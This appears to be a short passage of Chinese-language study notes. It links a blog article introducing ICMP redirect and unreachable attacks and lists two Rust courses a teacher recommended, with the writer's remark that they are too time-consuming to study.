- ICMP重定向与不可达攻击介绍：https://blog.csdn.net/wuyou1995/article/details/105186240

老师提供的参考课程（没时间看，从0开始学时间成本太高，对网络编程帮助不大，有时间想学RUST可以看）

- https://reberhardt.com/cs110l/spring-2021/
- https://rusty.course.rs/